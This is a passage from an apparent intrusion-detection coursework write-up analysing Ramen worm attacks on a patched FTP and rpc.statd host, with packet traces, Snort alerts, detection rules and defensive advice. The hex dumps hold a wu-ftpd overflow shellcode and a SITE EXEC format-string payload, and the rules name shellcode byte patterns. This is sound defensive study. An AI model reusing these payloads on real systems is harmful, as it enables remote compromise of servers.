1820144725:1820144725(0) win 32120 <mss 1460,sackOK,timestamp 301522935
0,nop,wscale 0> (DF) (ttl 45, id 58998)

01:27:23.339941 my.host.26.224.21 > 211.233.11.45.4155: S
1184533381:1184533381(0) ack 1820144726 win 32120 <mss 1460,sackOK,timestamp
7861162 301522935,nop,wscale 0> (DF) (ttl 64, id 152)

01:27:23.567880 211.233.11.45.4155 > my.host.26.224.21: . 1:1(0) ack 1 win
32120 <nop,nop,timestamp 301522958 7861162> (DF) (ttl 45, id 59000)
```

The victim presents the attacker with the FTP login banner, which the attacker uses to determine the operating system type and version. The attacker acknowledges the packet.

```
01:27:27.267135 my.host.26.224.21 > 211.233.11.45.4155: P 1:97(96) ack 1 win
32120 <nop,nop,timestamp 7861555 301522958> (DF) [tos 0x10]  (ttl 64, id
163)
0x0000   4510 0094 00a3 4000 4006 6716 d8a4 1ae0     E.....@.@.g.....
0x0010   d3e9 0b2d 0015 103b 469a 8b86 6c7d 3456     ...-...;F...l}4V
0x0020   8018 7d78 c00b 0000 0101 080a 0077 f533     ..}x.........w.3
0x0030   11f8 e00e 3232 3020 6c6f 6361 6c68 6f73     ....220.localhos
0x0040   742e 6c6f 6361 6c64 6f6d 6169 6e20 4654     t.localdomain.FT
0x0050   5020 7365 7276 6572 2028 5665 7273 696f     P.server.(Versio
0x0060   6e20 7775 2d32 2e36 2e30 2831 2920 4d6f     n.wu-2.6.0(1).Mo
0x0070   6e20 4665 6220 3238 2031 303a 3330 3a33     n.Feb.28.10:30:3
0x0080   3620 4553 5420 3230 3030 2920 7265 6164     6.EST.2000).read
0x0090   792e 0d0a                                   y...

01:27:27.496313 211.233.11.45.4155 > my.host.26.224.21: . 1:1(0) ack 97 win
32120 <nop,nop,timestamp 301523351 7861555> (DF) (ttl 45, id 59047)
```

At this point, the attacker has the reconnaissance information that he needs, and he closes the connection with a FIN that is ACKed by the victim. Note that when the victim sends its FIN, the attacker resets the connection instead of sending an ACK. This is consistent with the Whitehats trace. In my trace, 2 RSTs are sent, but in the Whitehats trace only 1 is sent. Also note that the FTP process on the victim expected the connection to QUIT, which never happens, so FTP complains with the message "You could at least say goodbye.". In a normal FTP traffic flow, a QUIT is sent to the FTP server to gracefully terminate the FTP session before the lower level TCP protocol closure occurs.

```
01:27:27.496668 211.233.11.45.4155 > my.host.26.224.21: F 1:1(0) ack 97 win
32120 <nop,nop,timestamp 301523351 7861555> (DF) (ttl 45, id 59048)

01:27:27.496712 my.host.26.224.21 > 211.233.11.45.4155: . 97:97(0) ack 2 win
32120 <nop,nop,timestamp 7861578 301523351> (DF) [tos 0x10]  (ttl 64, id
164)
```

```
01:27:27.496822 my.host.26.224.21 > 211.233.11.45.4155: P 97:134(37) ack 2
win 32120 <nop,nop,timestamp 7861578 301523351> (DF) [tos 0x10]  (ttl 64, id
165)
0x0000   4510 0059 00a5 4000 4006 674f d8a4 1ae0     E..Y..@.@.gO....
0x0010   d3e9 0b2d 0015 103b 469a 8be6 6c7d 3457     ...-...;F...l}4W
0x0020   8018 7d78 c858 0000 0101 080a 0077 f54a     ..}x.X.......w.J
0x0030   11f8 e197 3232 3120 596f 7520 636f 756c     ....221.You.coul
0x0040   6420 6174 206c 6561 7374 2073 6179 2067     d.at.least.say.g
0x0050   6f6f 6462 7965 2e0d 0a                      oodbye...

01:27:27.511782 my.host.26.224.21 > 211.233.11.45.4155: F 134:134(0) ack 2
win 32120 <nop,nop,timestamp 7861579 301523351> (DF) [tos 0x10]  (ttl 64, id
166)

01:27:27.726641 211.233.11.45.4155 > my.host.26.224.21: R
1820144727:1820144727(0) win 0 [tos 0x10]  (ttl 236, id 59050)

01:27:27.741516 211.233.11.45.4155 > my.host.26.224.21: R
1820144727:1820144727(0) win 0 [tos 0x10]  (ttl 236, id 59051)
```

The attacker now believes the victim is a Red Hat Linux v6.2 based upon the FTP login banner "Version wu-2.6.0(1) Mon Feb 28 10:30:36 EST 2000".

Part 2 – FTP exploit attempt

Since the FTP version suggests Red Hat v6.2, the FTP attack begins. A typical TCP three-way handshake is exchanged. All of the packet fields look normal. A comparison of this packet to the Whitehats trace reveals the same TCP options, flags, and window size. The source port, TCP sequence number, and IP id number are different, as they should be in a non-crafted packet. The connection looks benign.

```
01:27:27.626511 211.233.11.45.4159 > my.host.26.224.21: S
1829886126:1829886126(0) win 32120 <mss 1460,sackOK,timestamp 301523364
0,nop,wscale 0> (DF) (ttl 45, id 59049)

01:27:27.626628 my.host.26.224.21 > 211.233.11.45.4159: S
1203627897:1203627897(0) ack 1829886127 win 32120 <mss 1460,sackOK,timestamp
7861591 301523364,nop,wscale 0> (DF) (ttl 64, id 167)

01:27:27.879608 211.233.11.45.4159 > my.host.26.224.21: . 1:1(0) ack 1 win
32120 <nop,nop,timestamp 301523389 7861591> (DF) (ttl 45, id 59053)
```

A typical FTP session begins. The victim presents the attacker with an FTP login prompt, which the attacker acknowledges.

```
01:27:31.444531 my.host.26.224.21 > 211.233.11.45.4159: P 1:97(96) ack 1 win
32120 <nop,nop,timestamp 7861972 301523389> (DF) [tos 0x10]  (ttl 64, id
178)
0x0000   4510 0094 00b2 4000 4006 6707 d8a4 1ae0     E.....@.@.g.....
0x0010   d3e9 0b2d 0015 103f 47bd e77a 6d11 d8af     ...-...?G..zm...
0x0020   8018 7d78 bab2 0000 0101 080a 0077 f6d4     ..}x.........w..
0x0030   11f8 e1bd 3232 3020 6c6f 6361 6c68 6f73     ....220.localhos
0x0040   742e 6c6f 6361 6c64 6f6d 6169 6e20 4654     t.localdomain.FT
0x0050   5020 7365 7276 6572 2028 5665 7273 696f     P.server.(Versio
0x0060   6e20 7775 2d32 2e36 2e30 2831 2920 4d6f     n.wu-2.6.0(1).Mo
0x0070   6e20 4665 6220 3238 2031 303a 3330 3a33     n.Feb.28.10:30:3
0x0080   3620 4553 5420 3230 3030 2920 7265 6164     6.EST.2000).read
0x0090   792e 0d0a                                   y...
```

```
01:27:31.681440 211.233.11.45.4159 > my.host.26.224.21: . 1:1(0) ack 97 win
32120 <nop,nop,timestamp 301523769 7861972> (DF) (ttl 45, id 59083)
```

The attacker logs in with the user id "ftp". The victim acknowledges the packet. The various packet fields such as port numbers, flags, options, and packet numbers continue to look normal. This is consistent with the Whitehats trace.

```
01:27:31.682694 211.233.11.45.4159 > my.host.26.224.21: P 1:11(10) ack 97
win 32120 <nop,nop,timestamp 301523769 7861972> (DF) (ttl 45, id 59084)
0x0000   4500 003e e6cc 4000 2d06 9452 d3e9 0b2d     E..>..@.-..R...-
0x0010   d8a4 1ae0 103f 0015 6d11 d8af 47bd e7da     .....?..m...G...
0x0020   8018 7d78 77e6 0000 0101 080a 11f8 e339     ..}xw..........9
0x0030   0077 f6d4 5553 4552 2066 7470 0d0a          .w..USER.ftp..

01:27:31.682740 my.host.26.224.21 > 211.233.11.45.4159: . 97:97(0) ack 11
win 32120 <nop,nop,timestamp 7861996 301523769> (DF) [tos 0x10]  (ttl 64, id
179)
```

The victim prompts the attacker for a password, which is uses the honor system in expecting the user's valid email address (stop laughing).

```
01:27:31.706135 my.host.26.224.21 > 211.233.11.45.4159: P 97:165(68) ack 11
win 32120 <nop,nop,timestamp 7861999 301523769> (DF) [tos 0x10]  (ttl 64, id
180)
0x0000   4510 0078 00b4 4000 4006 6721 d8a4 1ae0     E..x..@.@.g!....
0x0010   d3e9 0b2d 0015 103f 47bd e7da 6d11 d8b9     ...-...?G...m...
0x0020   8018 7d78 ca68 0000 0101 080a 0077 f6ef     ..}x.h.......w..
0x0030   11f8 e339 3333 3120 4775 6573 7420 6c6f     ...9331.Guest.lo
0x0040   6769 6e20 6f6b 2c20 7365 6e64 2079 6f75     gin.ok,.send.you
0x0050   7220 636f 6d70 6c65 7465 2065 2d6d 6169     r.complete.e-mai
0x0060   6c20 6164 6472 6573 7320 6173 2070 6173     l.address.as.pas
0x0070   7377 6f72 642e 0d0a                         sword...
```

Now the fun begins. The attacker transmits the exploit packet as its password. Snort alerts us of this evil activity since it recognizes the binary patterns (`31c031db 31c9b046 cd80 31c031db`) are associated with this exploit. It appears to be a buffer overflow attempt, as characterized by the familiar load of NOPs (0x90) and shell command /bin/sh. Whitehats notes that this specific copy of the exploit is broken. Often the author purposely sabotages the source code such exploits in some trivial manner in an attempt to prevent unknowledgeable attackers (script kiddies) from using the code. Apparently, the Ramen code was not fixed before release.

```
(snort) **] IDS287/ftp-wuftp260-venglin-linux [**]
        01/23-01:27:31.935537 211.233.11.45:4159 -> my.host.26.224.21
        TCP TTL:45 TOS:0x0 ID:59087  DF
        *****PA* Seq: 0x6D11D8B9   Ack: 0x47BDE81E   Win: 0x7D78

(tdpdump) TCP Options => NOP NOP TS: 301523795 7861999
        01:27:31.935537 211.233.11.45.4159 > my.host.26.224.21: P 11:517(506) ack
        165 win 32120 <nop,nop,timestamp 301523795 7861999> (DF) (ttl 45, id 59087)
        0x0000   4500 022e e6cf 4000 2d06 925f d3e9 0b2d     E.....@.-.._...-
        0x0010   d8a4 1ae0 103f 0015 6d11 d8b9 47bd e81e     .....?..m...G...
        0x0020   8018 7d78 7a93 0000 0101 080a 11f8 e353     ..}xz..........S
        0x0030   0077 f6ef 5041 5353 2090 9090 9090 9090     .w..PASS........
        0x0040   9090 9090 9090 9090 9090 9090 9090 9090     ................
        0x0050   *** repeating 9090s omitted for brevity ***
        0x0180   9090 9090 9090 9090 9090 9090 9090 9090     ................
        0x0190   9090 9090 31c0 31db 31c9 b046 cd80 31c0     ....1.1.1..F..1.
        0x01a0   31db 4389 d941 b03f cd80 eb6b 5e31 c031     1.C..A.?...k^1.1
        0x01b0   c98d 5e01 8846 0466 b9ff ff01 b027 cd80     ..^..F.f.....'..
        0x01c0   31c0 8d5e 01b0 3dcd 8031 c031 db8d 5e08     1..^..=..1.1..^.
        0x01d0   8943 0231 c9fe c931 c08d 5e08 b00c cd80     .C.1...1..^.....
        0x01e0   fec9 75f3 31c0 8846 098d 5e08 b03d cd80     ..u.1..F..^..=..
```

```
0x01f0   fe0e b030 fec8 8846 0431 c088 4607 8976     ...0...F.1..F..v
0x0200   0889 460c 89f3 8d4e 088d 560c b00b cd80     ..F....N..V.....
0x0210   31c0 31db b001 cd80 e890 ffff ffff ffff     1.1.............
0x0220   3062 696e 3073 6831 2e2e 3131 0d0a          0bin0sh1..11..
```

The exploit fails, not only because it is a broken version, but also because the victim is running the patched version of FTP. The victim replies back with a complaint that the password is not valid and includes the bogus password. The victim reminds the attacker that next time he should use his email address as the password. The attacker acknowledges these packets. Note the blue highlights. FTP sure is a polite daemon.

```
01:27:31.939566 my.host.26.224.21 > 211.233.11.45.4159: P 165:694(529) ack
517 win 32120 <nop,nop,timestamp 7862022 301523795> (DF) [tos 0x10]  (ttl
64, id 181)
0x0000   4510 0245 00b5 4000 4006 6553 d8a4 1ae0     E..E..@.@.eS....
0x0010   d3e9 0b2d 0015 103f 47bd e81e 6d11 dab3     ...-...?G...m...
0x0020   8018 7d78 d6dd 0000 0101 080a 0077 f706     ..}x.........w..
0x0030   11f8 e353 3233 302d 5468 6520 7265 7370     ...S230-The.resp
0x0040   6f6e 7365 2027 9090 9090 9090 9090 9090     onse.'..........
0x0050   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x0060   *** repeating 9090s omitted for brevity ***
0x0190   9090 9090 9090 9090 9090 9090 9090 9090     ................
0x01a0   9031 c031 db31 c9b0 46cd 8031 c031 db43     .1.1.1..F..1.1.C
0x01b0   89d9 41b0 3fcd 80eb 6b5e 31c0 31c9 8d5e     ..A.?...k^1.1..^
0x01c0   0188 4604 66b9 ff01 b027 cd80 31c0 8d5e     ..F.f....'..1..^
0x01d0   01b0 3dcd 8031 c031 db8d 5e08 8943 0231     ..=..1.1..^..C.1
0x01e0   c9fe c931 c08d 5e08 b00c cd80 fec9 75f3     ...1..^.......u.
0x01f0   31c0 8846 098d 5e08 b03d cd80 fe0e b030     1..F..^..=.....0
0x0200   fec8 8846 0431 c088 4607 8976 0889 460c     ...F.1..F..v..F.
0x0210   89f3 8d4e 088d 560c b00b cd80 31c0 31db     ...N..V.....1.1.
0x0220   b001 cd80 e890 ffff ff30 6269 6e30 7368     .........0bin0sh
0x0230   312e 2e31 3127 2069 7320 6e6f 7420 7661     1..11'.is.not.va
0x0240   6c69 640d 0a                                lid..

01:27:32.201993 211.233.11.45.4159 > my.host.26.224.21: . 517:517(0) ack 694
win 32120 <nop,nop,timestamp 301523822 7862022> (DF) (ttl 45, id 59091)

01:27:32.202127 my.host.26.224.21 > 211.233.11.45.4159: P 694:849(155) ack
517 win 32120 <nop,nop,timestamp 7862048 301523822> (DF) [tos 0x10]  (ttl
64, id 182)
0x0000   4510 00cf 00b6 4000 4006 66c8 d8a4 1ae0     E.....@.@.f.....
0x0010   d3e9 0b2d 0015 103f 47bd ea2f 6d11 dab3     ...-...?G../m...
0x0020   8018 7d78 a0c9 0000 0101 080a 0077 f720     ..}x.........w..
0x0030   11f8 e36e 3233 302d 4e65 7874 2074 696d     ...n230-Next.tim
0x0040   6520 706c 6561 7365 2075 7365 2079 6f75     e.please.use.you
0x0050   7220 652d 6d61 696c 2061 6464 7265 7373     r.e-mail.address
0x0060   2061 7320 796f 7572 2070 6173 7377 6f72     .as.your.passwor
0x0070   640d 0a32 3330 2d20 2020 2020 2020 2066     d..230-........f
0x0080   6f72 2065 7861 6d70 6c65 3a20 6a6f 6540     or.example:.joe@
0x0090   3231 312e 3233 332e 3131 2e34 350d 0a32     211.233.11.45..2
0x00a0   3330 2047 7565 7374 206c 6f67 696e 206f     30.Guest.login.o
0x00b0   6b2c 2061 6363 6573 7320 7265 7374 7269     k,.access.restri
0x00c0   6374 696f 6e73 2061 7070 6c79 2e0d 0a       ctions.apply...

01:27:32.451427 211.233.11.45.4159 > my.host.26.224.21: . 517:517(0) ack 849
win 32120 <nop,nop,timestamp 301523847 7862048> (DF) (ttl 45, id 59097)
```

The attack continues and delivers the "site exec" packet, which is intended to take advantage of a vulnerability that allows remote attackers to execute arbitrary commands via the SITE EXEC command. Snort has a rule for this and alerts us. The packet's header fields all look normal, but the payload is evil. The victim is not vulnerable, and echoes the exploit payload back to the attacker as a complaint. The

attacker acknowledges this packet. For brevity, the victim's complaint packet header only is shown below. At this point, my trace differs from the Whitehats trace because the Whitehats attacker reset the FTP connection and did not deliver the site exec. My trace continued on with the site exec. I do not know if this is because the wu-ftp-2.6.0 exploit was run against my wu-ftp-2.6.1, or if my attack was executed by a variant of the Ramen kit.

```
(snort)[**] IDS317/ftp-site-exec [**]
       01/23-01:27:34.446154 211.233.11.45:4159 -> my.host.26.224:21
       TCP TTL:45 TOS:0x0 ID:59105  DF
       *****PA* Seq: 0x6D11DAB3   Ack: 0x47BDEACA   Win: 0x7D78
       TCP Options => NOP NOP TS: 301524046 7862048

(tcpdump) 01:27:34.446154 211.233.11.45.4159 > my.host.26.224.21: P 517:953(436) ack
       849 win 32120 <nop,nop,timestamp 301524046 7862048> (DF) (ttl 45, id 59105)
       0x0000   4500 01e8 e6e1 4000 2d06 9293 d3e9 0b2d     E.....@.-......-
       0x0010   d8a4 1ae0 103f 0015 6d11 dab3 47bd eaca     .....?..m...G...
       0x0020   8018 7d78 7015 0000 0101 080a 11f8 e44e     ..}xp.........N
       0x0030   0077 f720 7369 7465 2065 7865 6320 7878     .w..site.exec.xx
       0x0040   28b0 ffff bf25 2e66 252e 6625 2e66 252e     (....%.f%.f%.f%.
       0x0050   6625 2e66 252e 6625 2e66 252e 6625 2e66     f%.f%.f%.f%.f%.f
       0x0060   252e 6625 2e66 252e 6625 2e66 252e 6625     %.f%.f%.f%.f%.f%
       0x0070   *** repeating 6625 2e66 252e omitted for brevity ***
       0x01b0   252e 6625 2e66 252e 6625 2e66 252e 6625     %.f%.f%.f%.f%.f%
       0x01c0   2e66 252e 6625 2e66 252e 6625 2e66 252e     .f%.f%.f%.f%.f%.
       0x01d0   6625 2e66 252e 6625 2e66 2563 2563 2563     f%.f%.f%.f%c%c%c
       0x01e0   252e 667c 2570 0d0a                         %.f|%p..

       01:27:34.690769 211.233.11.45.4159 > my.host.26.224.21: . 953:953(0) ack
       1278 win 32120 <nop,nop,timestamp 301524071 7862273> (DF) (ttl 45, id 59108)

       01:27:34.690891 my.host.26.224.21 > 211.233.11.45.4159: P 1278:1719(441) ack
       953 win 32120 <nop,nop,timestamp 7862297 301524071> (DF) [tos 0x10]  (ttl
       64, id 184)   (packet payload can be found in full trace in section 1.3.0.2)
```

The party is over, and the attacker closes down the TCP connection with a FIN. Since the FTP session is not first gracefully closed with a QUIT, the victim's FTP process whimpers, "You could at least say goodbye". Consistent with the original banner fingerprinting, the attacker twice resets the victim's FIN.

```
       01:27:34.926089 211.233.11.45.4159 > my.host.26.224.21: F 953:953(0) ack
       1719 win 32120 <nop,nop,timestamp 301524094 7862297> (DF) (ttl 45, id 59109)

       01:27:34.926131 my.host.26.224.21 > 211.233.11.45.4159: . 1719:1719(0) ack
       954 win 32120 <nop,nop,timestamp 7862321 301524094> (DF) [tos 0x10]  (ttl
       64, id 185)

       01:27:34.926223 my.host.26.224.21 > 211.233.11.45.4159: P 1719:1756(37) ack
       954 win 32120 <nop,nop,timestamp 7862321 301524094> (DF) [tos 0x10]  (ttl
       64, id 186)
       0x0000   4510 0059 00ba 4000 4006 673a d8a4 1ae0     E..Y..@.@.g:....
       0x0010   d3e9 0b2d 0015 103f 47bd ee30 6d11 dc68     ...-...?G..0m..h
       0x0020   8018 7d78 b673 0000 0101 080a 0077 f831     ..}x.s.......w.1
       0x0030   11f8 e47e 3232 3120 596f 7520 636f 756c     ...~221.You.coul
       0x0040   6420 6174 206c 6561 7374 2073 6179 2067     d.at.least.say.g
       0x0050   6f6f 6462 7965 2e0d 0a                      oodbye...

       01:27:34.929712 my.host.26.224.21 > 211.233.11.45.4159: F 1756:1756(0) ack
       954 win 32120 <nop,nop,timestamp 7862321 301524094> (DF) [tos 0x10]  (ttl
       64, id 187)

       01:27:35.157549 211.233.11.45.4159 > my.host.26.224.21: R
       1829887080:1829887080(0) win 0 [tos 0x10]  (ttl 236, id 59112)
```

```
01:27:35.165292 211.233.11.45.4159 > my.host.26.224.21: R
1829887080:1829887080(0) win 0 [tos 0x10]  (ttl 236, id 59113)
```

Part 3 – rpc.statd exploit attempt

The third portion of this Ramen attack is the attempt to execute a buffer overflow exploit on the rpc.statd daemon process. This exploit process is covered in detail in detect #2 above, so I am not going to bore you with a nearly duplicate trace. A noteworthy difference in the Ramen rpc.statd exploit versus the exploit in detect #2 is that the Ramen exploit does not make a TCP connection to port 111 before running the UDP conversation. The UDP conversation is the crux of the exploit since it queries the portmapper and delivers the exploit. This portion operates the same way in the two detections. The TCP connection seems to serve merely as a notification to the attacker in detect #2 that he has a live victim, whereas the Ramen process knows this from the FTP reconnaissance.

I did notice a slight difference in my rpc.statd trace versus the Whitehats trace. My victim only received 1 buffer overflow packet, and the Whitehats victim received three. A comparison of the overflow packet contents shows that I received the very same packet. This may be due to the fact that I am running the patched version of rpc.statd, so my daemon behaves differently than the exploitable version that Whitehats does. This differing behavior may elicit a different course of action in the attacking process. The difference may also be due to the possibility that I may have traced a variation of the Ramen worm, as was suggested in the FTP exploit above.

The full packet trace is included above to preserve the fidelity of the detection.

Misc Observations

The FTP attack and rpc.statd attacks leave an audit trail in the system log /var/log/messages. Samples are included in the full trace above. The presence of these messages only means that these attacks were attempted, not necessarily that they were successful. The Whitehats analysis reported a 'time warp' on the date/time stamp in the log, and I saw the same corruption of the timestamp.

1.3.6 Correlations:

CERT advisory:
http://www.cert.org/incident_notes/IN-2001-01.html

ISS X-Force advisory:
http://xforce.iss.net/alerts/advise71.php

SecurityFocus discussions and individual sample exploits:
(LPRng) http://www.securityfocus.com/bid/1712
(wu-ftpd) http://www.securityfocus.com/bid/1387
(rpc.statd) http://www.securityfocus.com/bid/1480
Click on the "exploit" tabs on the above pages for sample exploit code.

Whitehats discussion with links to full Ramen exploit kit and attack traces:
http://www.whitehats.com/library/worms/ramen/index.html
This is a great reference and it includes these new Snort rules developed for detecting Ramen activity.

```
alert TCP $EXTERNAL any -> $INTERNAL 21 (msg: "IDS458/ftp-wuftp260-tf8";
flags: AP; content: "|31C0 31DB 31C9 B046 CD80 31C0 31DB 43 89D941 B03F
CD80|";)

alert TCP $EXTERNAL any -> $INTERNAL 515 (msg: "IDS457/LPRng-redhat7-
overflow-security.is"; flags: AP; content: "|58 58 58 58 25 2E 31 37 32 75
25 33 30 30 24 6E|"; nocase;)

alert TCP $EXTERNAL any -> $INTERNAL any (msg: "IDS441/probe-Synscan-
Portscan"; id: 39426; flags: SF;)

alert TCP $EXTERNAL any -> $INTERNAL any (msg: "IDS442/rpc-statdx-exploit";
flags: AP; content: "/bin|c74604|/sh";)

alert TCP $INTERNAL 31337 -> $EXTERNAL 80 (msg: "IDS459/probe-Synscan-
microsoft"; id: 39426; flags: SF;)

alert TCP $EXTERNAL any -> $INTERNAL 27374 (msg: "IDS460/worm-ramen-asp-
retrieval-incoming"; flags: AP; content: "GET "; depth: 8; nocase;)

alert TCP $INTERNAL any -> $EXTERNAL 27374 (msg: "IDS461/worm-ramen-asp-
retrieval-outgoing"; flags: AP; content: "GET "; depth: 8; nocase;)
```

Red Hat advisories and patches for the victim host:
http://www.redhat.com/support/alerts/ramen_worm.html
This URL provides information for patching the vulnerabilities in Linux Red Hat for both versions 6.2 and 7.0.

Standard web page defacement from a successful attack:
http://attrition.org/mirror/attrition/2001/01/15/uta7400.jpl.nasa.gov/
Note: The original graphic of the Ramen noodles does not show. This is because the defacement HTML references an object at nissinfoods.com that has been since deleted.

Detects and related conversations reported at SANS:
http://www.sans.org/y2k/ramen.htm
http://www.sans.org/y2k/011701-1500.htm
http://www.sans.org/y2k/011901.htm
http://www.sans.org/y2k/012001.htm
http://www.sans.org/y2k/012301.htm

1.3.7 Evidence of active targeting:

The victim was actively targeted.

The Ramen worm performs reconnaissance by scanning a range of Internet addresses and checking the FTP banner on machines with an active port 21. This machine has been connected to the Internet for about five weeks at the time of the attack. Many different source addresses have attempted connections on various ports, including an active telnet (port 23) and an active FTP (port 21), which are advertising the operating system version. This source address never contacted the machine prior to 01/03/2001 and the attacker apparently did not contact the machine at a prior date to get a fingerprint since the victim's fingerprint was altered the night before this attack occurred and the altered fingerprint was used to determine the attack method. The two initial TCP connections to FTP could be considered the only reconnaissance. The attacker was probably scanning a large range of target IP addresses, as is characteristic of the Ramen worm. Possible victims are identified then the FTP process actively responds to the initial TCP SYN-FIN connection attempt. **When the FTP banner was retrieved for the version number and creation date, the victim became actively targeted.** At that point, we know that attacker became specifically interested in this particular machine, and the exploits are attempted.

1.3.8 Severity:

(Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Criticality = 2
The victim is a test system built specifically as a target for collecting network traces. It does not provide any valuable services. I would give it a rating of 1, except that it is connected to a high-speed cable modem, and could have been used as a high-powered zombie for attacks on other systems if compromised.

Lethality = 5
This automated attack infects the victim with a self-spreading worm that proceeds to scan large Internet address spaces and infect other vulnerable machines. It also replaces all of the index.htm web pages on the victim.

System Countermeasures = 4
This is a patched, modern operating system, Red Hat version 7. The rpc.statd daemon and ftp daemon as supplied by the vendor are not vulnerable to this attack. Furthermore, since the machine's ftp fingerprint was altered to fool an attacker, the method of attack is incorrect and is tailored to operate on version 6.2 platforms. The services are still running, and the possibility of a future exploit is possible. It would be better if the ftp, portmapper, and rpc.statd services were shutdown.

Network Countermeasures = 1
This host is directly exposed to the Internet with no firewall or filtering devices.

(2 + 5) – (4 + 1) = 2 Severity ratings <= 0 are preferable. ☹

1.3.9 Defensive recommendations:

- Shutdown the portmapper and rpc.statd services if they are not needed. The Network File System processes use the rpc.statd service, so it can be turned off if no NFS remote mounts are needed.
- Shutdown the printer services if they are not needed.
- Insure the lpd, ftp, and rpc.statd daemons are the patched versions as recommended by Red Hat, which this host's are.
- Install a firewall or filtering router to block outside access to the ports for these services. Several home network versions are available on the market today for a reasonable cost.
- Continue monitoring the intrusion detection system for related activities.
- Continue monitoring the Unix messages log for unusual entries.
- Monitor postings on security web sites such as SecurityFocus (www.securityfocus.com) and CERT (www.cert.org), and their mailing lists for exploit advisories for Red Hat Linux and for Ramen worm variants. Outbreaks of viruses and worms are sometimes followed by "copy-cat" versions or upgraded versions of the original.

1.3.10 Multiple choice test question:

```
01:27:23.084731 211.233.11.45.21 > my.host.26.224.21: SF 1160364417:1160364417(0)
win 1028 (ttl 23, id 39426)
```

This tcpdump output of this packet can be best described as:

a) A buffer overflow exploit as indicated by the large packet size
b) A Syn-Flood as suggested by the FTP protocol options SF
c) A crafted packet as suggested by the port numbers and TCP flags
d) A Land-Attack as indicated by the same source and destination ports

The correct answer is C. The source machine attempts to connect to the FTP port 21, but the unusual source and destination ports of 21 and out-of-spec TCP flag combinations SYN-FIN are classic signs of packet crafting.

1.4 Detect Number 4:

1.4.0 Detect Data:

```
Chris: You might find this interesting. Going through my snort logs this morning I found
this. 9 different pings from 9 different hosts all within 4 seconds of one another, all
Linux boxes.

Jan 20 23:42:59 mikes.gw snort[412]: IDS152 - PING BSD: 216.219.x.x -> mikes.gw
Jan 20 23:43:01 mikes.gw snort[412]: IDS152 - PING BSD: 209.69.x.x -> mikes.gw
Jan 20 23:43:01 mikes.gw snort[412]: IDS152 - PING BSD: 204.176.x.x -> mikes.gw
Jan 20 23:43:02 mikes.gw snort[412]: IDS152 - PING BSD: 38.144.x.x -> mikes.gw
Jan 20 23:43:02 mikes.gw snort[412]: IDS152 - PING BSD: 64.67.x.x -> mikes.gw
Jan 20 23:43:03 mikes.gw snort[412]: IDS152 - PING BSD: 203.166.x.x -> mikes.gw
Jan 20 23:43:03 mikes.gw snort[412]: IDS152 - PING BSD: 202.130.x.x -> mikes.gw
Jan 20 23:43:03 mikes.gw snort[412]: IDS152 - PING BSD: 200.194.x.x -> mikes.gw
Jan 20 23:43:03 mikes.gw snort[412]: IDS152 - PING BSD: 203.197.x.x -> mikes.gw

I followed with an nslookup, traceroute and nmap of each.
Of the ones with port 80 open I hit it with the browser and got the same thing. A
transparent seemingly empty GIF.

Pretty wierd.
********************** 216.219.x.x ****************************
Server:  mikes.host
Address:  192.168.0.1

 1  mikes.gw (mikes.gw)  2.284 ms  1.907 ms  1.975 ms
 2  24.x.x.x (24.x.x.x)  23.951 ms  24.873 ms  32.368 ms
 3  r1-ge5-0-1000bt.adubn1.nj.home.net (24.2.212.1)  26.688 ms  15.759 ms  16.239 ms
 4  r1-ge5-0.wyn1.pa.home.net (24.2.5.1)  22.266 ms  22.440 ms  18.744 ms
 5  10.103.84.1 (10.103.84.1)  19.695 ms  32.291 ms  30.928 ms
 6  c1-pos4-0.phlapa1.home.net (24.7.74.57)  26.361 ms  28.725 ms  33.481 ms
 7  c1-pos6-0.cmdnnj1.home.net (24.7.65.225)  26.315 ms  18.591 ms  18.269 ms
 8  c1-pos2-0.nycmny1.home.net (24.7.65.230)  22.341 ms  21.257 ms  25.210 ms
 9  acr2-serial7-0-3-0.NewYorknyr.cw.net (206.24.193.241)  26.465 ms  31.716 ms  30.558 ms
10  acr2-loopback.Miami.cw.net (208.172.98.62)  59.420 ms  56.976 ms  59.029 ms
11  cybergate.Miami.cw.net (208.172.97.134)  59.166 ms  60.284 ms  60.343 ms
12  ftl-core1a-v5.gate.net (216.219.251.1)  66.416 ms  64.915 ms  58.701 ms
13  216.219.244.72 (216.219.244.72)  66.559 ms  60.057 ms  64.560 ms
14  216.219.x.x (216.219.x.x)  67.061 ms  59.807 ms  58.610 ms

Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Interesting ports on  (216.219.x.x):
(The 1518 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh
53/tcp     open        domain
137/tcp    filtered    netbios-ns
138/tcp    filtered    netbios-dgm
139/tcp    filtered    netbios-ssn

TCP Sequence Prediction: Class=random positive increments
                         Difficulty=4965643 (Good luck!)
Remote operating system guess: Linux kernel 2.2.13

Nmap run completed -- 1 IP address (1 host up) scanned in 26 seconds
********************** 209.69.x.x ****************************
Server:  mikes.host
Address:  192.168.0.1

 1  mikes.gw (mikes.gw)  2.947 ms  1.910 ms  1.941 ms
 2  24.x.x.x (24.x.x.x)  15.484 ms  17.110 ms  20.255 ms
 3  r1-ge5-0.adubn1.nj.home.net (24.2.212.1)  15.391 ms  24.415 ms  33.158 ms
 4  r1-ge5-0.wyn1.pa.home.net (24.2.5.1)  27.075 ms  26.701 ms  17.764 ms
 5  10.103.84.1 (10.103.84.1)  20.088 ms  26.804 ms  29.094 ms
 6  c1-pos4-0.phlapa1.home.net (24.7.74.57)  18.953 ms  21.442 ms  27.595 ms
```

```
 7  c1-pos6-0.cmdnnj1.home.net (24.7.65.225)  26.869 ms  26.719 ms  35.668 ms
 8  c1-pos1-0.washdc1.home.net (24.7.65.85)  27.486 ms  28.608 ms  30.231 ms
 9  24.7.70.110 (24.7.70.110)  27.758 ms  24.170 ms  36.341 ms
10  p4-2-1-0.r01.mclnva02.us.bb.verio.net (129.250.2.250)  27.676 ms  34.334 ms  30.304 ms
11  p4-7-2-0.r00.nycmny06.us.bb.verio.net (129.250.3.181)  27.690 ms  27.749 ms  35.054 ms
12  p1-1-0-0.r01.clevoh01.us.bb.verio.net (129.250.3.166)  42.789 ms  42.796 ms  41.637 ms
13  d3-1-1-0.r01.anarmi01.us.bb.verio.net (129.250.2.170)  60.444 ms  58.730 ms  63.441 ms
14  fa-5-0-0.a00.anarmi01.us.ra.verio.net (129.250.16.90)  60.558 ms  53.351 ms  47.346 ms
15  fa-4-1-0.a01.anarmi01.us.ra.verio.net (129.250.48.25)  64.956 ms  104.288 ms  45.642 ms
